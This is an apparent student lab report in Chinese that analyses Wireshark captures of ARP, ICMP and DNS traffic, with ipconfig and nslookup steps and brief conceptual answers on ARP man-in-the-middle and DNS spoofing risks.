◢ Internet Protocol Version 4, Src: 192.168.1.27, Dst: 39.106.29.224
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▷ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0x19e0 (6624)
  ▷ Flags: 0x00
    Fragment Offset: 0
    Time to Live: 64
    Protocol: ICMP (1)
    Header Checksum: 0x59d4 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.1.27
    Destination Address: 39.106.29.224
```




```
▷ Ethernet II, Src: 12:03:fe:55:77:5c (12:03:fe:55:77:5c), Dst: 00:00:00_00:00:03 (00:00:
◢ Internet Protocol Version 4, Src: 192.168.1.27, Dst: 39.106.29.224
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▷ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0x19e0 (6624)
  ▷ Flags: 0x00
    Fragment Offset: 0
    Time to Live: 64
    Protocol: ICMP (1)
    Header Checksum: 0x59d4 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.1.27
    Destination Address: 39.106.29.224
```

分析捕获的报文，选中第一条ICMP请求报文和第一条应答报文，填写表2-2。（对应主机填写本机、本地网关、服务器等）

表2-2 ICMP请求报文和应答报文的字段信息

字段	请求报文的值	对应主机	应答报文的值	对应主机
发送者硬件地址	12:03:fe:55:77:5c	本地主机	00:00:00_00:00:03	网关
发送者IP	192.168.1.27	本地主机	39.106.29.224	服务器
目标硬件地址	00:00:00_00:00:03	网关	12:03:fe:55:77:5c	本地主机
目标IP	39.106.29.224	服务器	192.168.1.27	本地主机

步骤**4**：比较**ARP**协议在不同网段和相同网段内解析过程的异同。



```
847 12.504795    12:03:fe:55:77:5c    Broadcast            ARP    42 Who has 192.168.0.1? Tell 192.168.1.27
848 12.505318    00:00:00_00:00:03    12:03:fe:55:77:5c    ARP    60 192.168.0.1 is at 00:00:00:00:00:03
```

- 如果在不同网段，ARP协议需要询问网关的MAC地址，然后再将要发送的数据包（例如icmp）封装上网关的MAC地址发送出去。
- 如果在同一网段，ARP协议会直接广播询问IP地址对应的MAC地址，然后直接封装上MAC地址发送。
- 相同点是同一网段和不同网段ARP请求都是广播发送，ARP应答都是单播发送。


2. DNS协议分析

（一）默认DNS域名解析


步骤1：在命令窗口执行命令：

执行“ipconfig /displaydns”观察本地DNS缓存；

执行“ipconfig /flushdns”清除本地DNS缓存。


管理员: 命令提示符


```
    生存时间. . . . . . . : 173
    数据长度. . . . . . . : 16
    部分. . . . . . . . . : 其他
    AAAA 记录 . . . . . . : 2001:4860:4802:36::a


    记录名称. . . . . . . : ns4.google.com
    记录类型. . . . . . . : 28
    生存时间. . . . . . . : 173
    数据长度. . . . . . . : 16
    部分. . . . . . . . . : 其他
    AAAA 记录 . . . . . . : 2001:4860:4802:38::a


    p.qlogo.cn
    ----------------------------------------
    记录名称. . . . . . . : p.qlogo.cn
    记录类型. . . . . . . : 5
    生存时间. . . . . . . : 15
    数据长度. . . . . . . : 8
    部分. . . . . . . . . : 答案
    CNAME 记录  . . . . . : p.qpic.cn


    ts.qq.com
    ----------------------------------------
    记录名称. . . . . . . : ts.qq.com
    记录类型. . . . . . . : 5
    生存时间. . . . . . . : 295
    数据长度. . . . . . . : 8
    部分. . . . . . . . . : 答案
    CNAME 记录  . . . . . : ipv6.ts.qq.com


    safebrowsing.googleapis.com
    ----------------------------------------
    记录名称. . . . . . . : safebrowsing.googleapis.com
    记录类型. . . . . . . : 1
```




```
C:\Users\Icloud>ipconfig/flushdns

Windows IP 配置

已成功刷新 DNS 解析缓存。

C:\Users\Icloud>ipconfig/displaydns

Windows IP 配置


C:\Users\Icloud>_
```

步骤2：在计算机终端上运行Wireshark截获报文，浏览器访问域名（如http://www.yahoo.com），网站打开后停止报文截获，观察分析DNS查询、回复报文分别包含哪些主要内容（UDP还是TCP、目的地址与本机默认DNS是否相同、源端口和目的端口、域名解析记录类型、解析出的IP地址等）。


抓包发现DNS报文仅有两条，仅有一个请求和一个应答。



```
423 6.419684    192.168.1.27    202.117.0.20    DNS    74 Standard query 0xd26b A www.taobao.com
424 6.420391    202.117.0.20    192.168.1.27    DNS    429 Standard query response 0xd26b A www.taobao.com CNAME www.taobao.com.danuoyi.tbcache.com A 36.99.228
```



```
▷ Internet Protocol Version 4, Src: 192.168.1.27, Dst: 202.117.0.20
◢ User Datagram Protocol, Src Port: 52525, Dst Port: 53
    Source Port: 52525
    Destination Port: 53
    Length: 40
    Checksum: 0x8828 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 13]
  ▷ [Timestamps]
    UDP payload (32 bytes)
◢ Domain Name System (query)
    Transaction ID: 0x981c
  ▷ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▷ Queries
    [Response In: 614]
```



```
▷ Internet Protocol Version 4, Src: 202.117.0.20, Dst: 192.168.1.27
◢ User Datagram Protocol, Src Port: 53, Dst Port: 52525
    Source Port: 53
    Destination Port: 52525
    Length: 395
    Checksum: 0x80ae [unverified]
    [Checksum Status: Unverified]
    [Stream index: 13]
  ▷ [Timestamps]
    UDP payload (387 bytes)
◢ Domain Name System (response)
    Transaction ID: 0x981c
  ▷ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 3
    Authority RRs: 6
    Additional RRs: 8
  ▷ Queries
  ◢ Answers
    ◢ www.taobao.com: type CNAME, class IN, cname www.taobao.com.danuoyi.tbcache.com
        Name: www.taobao.com
        Type: CNAME (Canonical NAME for an alias) (5)
        Class: IN (0x0001)
        Time to live: 483 (8 minutes, 3 seconds)
        Data length: 33
        CNAME: www.taobao.com.danuoyi.tbcache.com
    ◢ www.taobao.com.danuoyi.tbcache.com: type A, class IN, addr 36.99.228.230
        Name: www.taobao.com.danuoyi.tbcache.com
        Type: A (Host Address) (1)
        Class: IN (0x0001)
        Time to live: 21 (21 seconds)
        Data length: 4
        Address: 36.99.228.230
    ◢ www.taobao.com.danuoyi.tbcache.com: type A, class IN, addr 36.99.228.231
        Name: www.taobao.com.danuoyi.tbcache.com
        Type: A (Host Address) (1)
        Class: IN (0x0001)
        Time to live: 21 (21 seconds)
        Data length: 4
        Address: 36.99.228.231
  ▷ Authoritative nameservers
```

- 请求报文和应答报文都是由UDP封装
- 目的地址与默认DNS地址一致
- DNS服务器的端口为53是确定的
- 本次交互主机的端口都为52525
- 记录的类型有的是A类型，A类型的资源记录提供了标准的主机名到IP地址的映射。
- 有的类型是CNAME类型，就是别名为Name的主机对应的规范主机名，可以有多个，这种类型可以向主机提供一个主机名对应的规范主机名。
- 解析出的IP地址为36.99.228.230。


（二）指定**DNS**域名解析

步骤1：在命令窗口执行命令：


执行“ipconfig /displaydns”观察本地DNS缓存；

执行“ipconfig /flushdns”清除本地DNS缓存。


步骤2：在计算机终端上运行Wireshark截获报文，在命令窗口执行指定DNS服务器解析域名命令（如nslookup www.synlogictx.com 223.6.6.6），解析完毕后停止报文截获，观察分析DNS查询、回复报文分别包含哪些主要内容（UDP还是TCP、目的地址与本机默认DNS是否相同、源端口和目的端口、域名解析记录类型、解析出的IP地址等)。



```
  66 0.917971   192.168.0.21   233.6.6.6      DNS    78 Standard query 0x0005 AAAA www.synlogictx.com
 204 2.719625   192.168.1.27   1.2.4.8        DNS    80 Standard query 0x0001 PTR 8.4.2.1.in-addr.arpa
 205 2.746524   1.2.4.8        192.168.1.27   DNS   197 Standard query response 0x0001 PTR 8.4.2.1.in-addr.arpa PTR public1.sdns.cn NS b.in-addr.cn NS a
 206 2.748378   192.168.1.27   1.2.4.8        DNS    74 Standard query 0x0002 A www.taobao.com
 340 4.750009   192.168.1.27   1.2.4.8        DNS    74 Standard query 0x0003 AAAA www.taobao.com
 478 6.798830   192.168.1.27   1.2.4.8        DNS    74 Standard query 0x0004 A www.taobao.com
 615 8.830756   192.168.1.27   1.2.4.8        DNS    74 Standard query 0x0005 AAAA www.taobao.com
2680 38.883423  192.168.1.27   202.117.0.20   DNS    85 Standard query 0xaaae A teredo.ipv6.microsoft.com
2681 38.883839  202.117.0.20   192.168.1.27   DNS   158 Standard query response 0xaaae No such name A teredo.ipv6.microsoft.com SOA ns1-04.azure-dns.com
5008 74.157206  192.168.1.27   202.117.0.20   DNS    85 Standard query 0x8434 A teredo.ipv6.microsoft.com
5009 74.157668  202.117.0.20   192.168.1.27   DNS   158 Standard query response 0x8434 No such name A teredo.ipv6.microsoft.com SOA ns1-04.azure-dns.com
```



```
Ethernet II, Src: 12:03:fe:55:77:5c (12:03:fe:55:77:5c), Dst: 00:00:00_00:00:03 (00:00:00:00:00:03)
Internet Protocol Version 4, Src: 192.168.1.27, Dst: 1.2.4.8
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 66
    Identification: 0x617d (24957)
    Flags: 0x00
    Fragment Offset: 0
    Time to Live: 64
    Protocol: UDP (17)
    Header Checksum: 0x5261 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.1.27
    Destination Address: 1.2.4.8
User Datagram Protocol, Src Port: 60893, Dst Port: 53
Domain Name System (query)
    Transaction ID: 0x0001
    Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
    Queries
        8.4.2.1.in-addr.arpa: type PTR, class IN
    [Response In: 205]
```



```
▷ Ethernet II, Src: 00:00:00_00:00:03 (00:00:00:00:00:03), Dst: 12:03:fe:55:77:5c (12:03:fe:55:77:5c)
◢ Internet Protocol Version 4, Src: 1.2.4.8, Dst: 192.168.1.27
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▷ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 183
    Identification: 0xa87e (43134)
  ▷ Flags: 0x00
    Fragment Offset: 0
    Time to Live: 52
    Protocol: UDP (17)
    Header Checksum: 0x16eb [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 1.2.4.8
    Destination Address: 192.168.1.27
▷ User Datagram Protocol, Src Port: 53, Dst Port: 60893
◢ Domain Name System (response)
    Transaction ID: 0x0001
  ▷ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 3
    Additional RRs: 2
  ◢ Queries
    ▷ 8.4.2.1.in-addr.arpa: type PTR, class IN
  ▷ Answers
  ▷ Authoritative nameservers
```

- 可以看到在指定**DNS**域名查询时，前面会有多出来的几条内容，并且查看这两个**DNS**的记录类型为**PTR**类型，这其实是进行反向**DNS**解析的过程，这个记录将我们主机的**IP**地址映射为一个域名地址。
- 请求报文和应答报文都是由UDP封装
- 目的地址与默认DNS地址一致
- DNS服务器的端口为53是确定的
- 本次交互主机的端口都为60893
- 解析出的IP地址为36.99.228.230。

3. 互动讨论主题

（1）发送方与接收方ARP与ICMP报文出现的次序成因；

发送方先进行arp查询MAC地址，才能向其他主机发送ICMP报文，因为ICMP报文需要封装上MAC地址。接收方如果在相同网段是不需要进行arp发送的，如果在不同网段的话则对应网关也需要进行arp查询，然后才能接收到网关传来的报文。

（2）ARP的安全性问题；

有一个攻击叫ARP中间人攻击，在同一个局域网内，攻击者主机可以一直向被害者主机发送报文让被害者主机认为攻击者主机为自己的网关，然后同时再向网关发送报文让网关以为自己是受害者主机，同时转发被害者主机相关的数据，这样被害者主机的所有数据包都是通过攻击者主机的，攻击者就可以窃取到所有信息。这种攻击现在对于http的网站还是有效的，但是对于https的网站已经很难成功了。

（3）DNS的欺骗带来的安全性问题；

DNS欺骗可以理解为，在被害者主机查询DNS服务器时，攻击者通过将DNS服务器控制或其他方法，向被害者主机返回一个错误的IP地址，这个错误的IP地址有可能是攻击者设计的钓鱼网站，这样通过DNS的安全性来攻击对方主机。

4. *进阶自设计

